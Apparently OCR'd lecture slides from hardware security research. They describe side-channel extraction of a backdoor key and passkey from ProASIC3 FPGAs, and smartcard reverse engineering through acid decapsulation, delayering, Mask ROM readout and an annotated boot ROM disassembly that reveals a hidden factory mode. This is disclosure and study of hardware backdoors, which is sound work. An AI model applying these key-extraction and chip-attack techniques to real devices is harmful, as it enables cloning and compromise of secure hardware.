




FPGA chip analysis


- Power analysis on different JTAG operations
  - high noise in the power traces (SNR of –20dB)
  - long averaging is required to distinguish single bit of data (Av=4096)
  - AES 128-bit key extraction takes over an hour to succeed







FPGA chip analysis

- Simple power analysis to distinguish between commands
  - high noise in the power traces and no specific bandwidth to filter
- AES vs Passkey (bitstream encryption and user access)
- Array verify vs FROM reading
- Additional hidden functions were found, but their unlocking required a key with similar to passkey protection
- DPA attack on passkey with off-the-shelf equipment would require hundreds of years to succeed









FPGA chip analysis


- Scanning JTAG for command space (instruction register IR)
  - find depth of DR registers associated with each command
  - test if those DR registers can be amended
- Analysing STAPL programming file from design software
  - hints on unused spaces






Improvements

- New side-channel analysis technique which proved to be effective for AES key extraction from ProASIC3 devices
  - down to 0.01 second time vs over 1 hour with off-the-shelf DPA
  - S. Skorobogatov, C. Woods: In the blink of an eye: There goes your AES key. IACR Cryptology ePrint Archive, Report 2012/296, 2012. http://eprint.iacr.org/2012/296
- Pipeline emission analysis (PEA) technique improves SCA
  - dedicated hardware rather than off-the-shelf equipment
  - lower noise, higher precision, low latency, fast processing






FPGA chip analysis

- For both backdoor key and passkey the extraction time of 32 hours was achieved compared to estimated 2000 years required with an off-the-shelf DPA setup
- Backdoor key unlocks additional undocumented functionality (factory test and debug mode), but does not automatically allow readback of the design IP
- Additional reverse engineering of the control registers bit fields was required and this was successfully achieved
- Is this Backdoor or Trojan?
  - STAPL file contains some characteristic variable names associated with security fuses
  - searching for those names in the installed Actel Libero design software under Windows XP using Search option. This returns some templates and algorithm description files
  - inside some of those files there are traces of the designed backdoor

Simplified ProASIC3 security

- AES encryption engine can only send data in one direction
- Passkey only unlocks FROM readback
- Hidden JTAG functions include different areas
  - factory settings, debug features and control registers
  - no references were found in the manufacturer's tools or documentation about possibility of the design readback



FPGA chip summary

- Direct analysis of silicon hardware is usually not feasible as it is a time consuming process which involves high costs
- Reliability is often separated from security and not influenced by backdoors
- Security can be compromised via the backdoor
- Big security mistake
  - all 3rd generation Flash FPGA devices (ProASIC3, ProASIC3L, ProASIC3 nano, Igloo, Igloo plus, Igloo nano, Fusion, SmartFusion) share the same factory secret master key
- Remote access to the device is usually separated from its test interfaces (JTAG, Test port) which are usually not connected to the network
- It is impossible to update or patch the silicon hardware – the chip will have to be physically replaced at a high cost

Smartcard chip analysis


- Undisclosed manufacturer of undisclosed chip
  - No datasheets and development tools (only under strict NDA)
  - Access via serial interface (standard ISO/IEC 7816-3)
  - No documentation is available on the protocol at all (proprietary)
  - Black box reverse engineering is unlikely to bring any success
  - What is known
    - 80x51 compatible CPU
    - Boot ROM, RAM, System Flash, Code Flash, Data Flash, DES, PRNG
    - Countermeasures: DPA, OV, UV, clock glitching
- Are there any backdoors?
  - Any undocumented ISO 7816 commands?
  - Is it possible to access the on-chip data using these commands?
  - Is there a possibility of factory test/debug mode being in the ROM?
  - Can we find any clues from the ROM?
  - Can we learn more about the embedded system from the ROM?


Smartcard chip analysis

- Why the Boot ROM is so important?
- Smartcard secure chip usually has several access levels
  - User applications (JAVA code) have very restricted access rights
    - no direct access to registers
    - no read or write access outside specified address boundaries
    - communicate with the outside world via Kernel or API
  - User code has memory access restrictions
    - no direct access to some registers
    - no read or write access to the System areas
  - System code can access most areas
    - no read or write access to the Kernel area
  - Kernel code can access almost everything
    - direct access to all registers except writing to OTP ones
    - read and write access to all memory areas
  - Boot ROM usually starts with full access rights

Smartcard chip analysis


- Power analysis on smartcard chip operations
  - chip in a test socket
  - 10Ω resistor in VCC power supply
  - differential probe connected to digital oscilloscope
- Boot code runs for a very short time and then passes the control to the system and user code (sends ATR)






Smartcard chip analysis




- Access the chip surface and observe internal blocks
  - Chemical decapsulation of chip using fuming nitric acid at 60ºC
  - Most smartcards: mechanical decapsulation (detach wires)
- Top layer sensor mesh prevents any observation and microprobing the internal wires
- Modern chips have multiple metal layers which obstruct view






Smartcard chip analysis


- Remove metal layers
  - Chemical etching
  - Reactive ion (plasma) etching
  - Mechanical polishing (hard to maintain planarity)
- Data in some Mask ROMs can be optically observed
  - Encoded by presence or absence of transistors
  - Encoded by interconnections between layers
  - Encoded in a metal layer

Smartcard chip analysis

- Code extraction from Mask ROM
  - Bits are encoded in a metal layer
  - Visible after the top metal layers are removed
- Might not work for many smartcards with the memory content encoded by ion implants (transistor doping level)
  - Selective (dash) chemical etchants can be used to expose ROM bits





Smartcard chip analysis

- Code extraction from Mask ROM
  - Convert image into bitmap file
  - Work out the physical memory layout and create .BIN file
    - By reverse engineering the ROM address decoder (time consuming)
    - Try various combinations and disassemble the resulting file (more efficient)
- Analyse the Boot ROM for hidden functions and control

```
0000 : 01 3E        ajmp L003E

003E :          set hardware parameters
...             initialise special registers
0066 :          hardware integrity check

0068 : 90 81 10     mov dptr,#08110H
006B : E0           movx a,@dptr
006C : B4 0C 07     cjne a,#00CH,L0076      {fail}
006F : A3           inc dptr
0070 : E0           movx a,@dptr
0071 : B4 BD 02     cjne a,#0BDH,L0076      {fail}
0074 : 80 09        sjmp L007F

0076 : 74 3B        mov a,#03BH
0078 : 51 B0        acall L02B0         {put_char}
007A : E4           clr a
007B : 51 B0        acall L02B0         {put_char}
007D : 21 50        ajmp L0150         {operations}

02B0 : F5 99        mov sbuf,a  {send to 7816 I/O}
02B2 : 30 99 FD     jnb ti,L02B2
02B5 : C2 99        clr ti
02B7 : 22           ret
```

```
007F : 90 81 44     mov dptr,#08144H
0082 : 51 5B        acall L025B          {check}
0084 : 70 70        jnz L00F6             {fail}
0086 : 85 F0 F9     mov X00F9,b        {set reg}
0089 : 90 81 12     mov dptr,#08112H
008C : 51 5B        acall L025B          {check}
008E : 70 66        jnz L00F6             {fail}
0090 : 85 F0 A4     mov X00A4,b        {set reg}
...
00F6 : 01 76        ajmp L0076

00F8 :          check settings
...             initialise special registers
014D :          pass control to System in Flash

025B : E0           movx a,@dptr
025C : F5 F0        mov b,a
025E : A3           inc dptr
025F : E0           movx a,@dptr
0260 : A3           inc dptr
0261 : 65 F0        xrl a,b
0263 : F4           cpl a              {Z if A = ~B}
0264 : 22           ret
```

Smartcard chip analysis


- Backdoor operation is a factory hidden mode
  - Send commands and parameters to the chip
  - Receive data
- Is it possible to take control over the chip (inject a Trojan)?

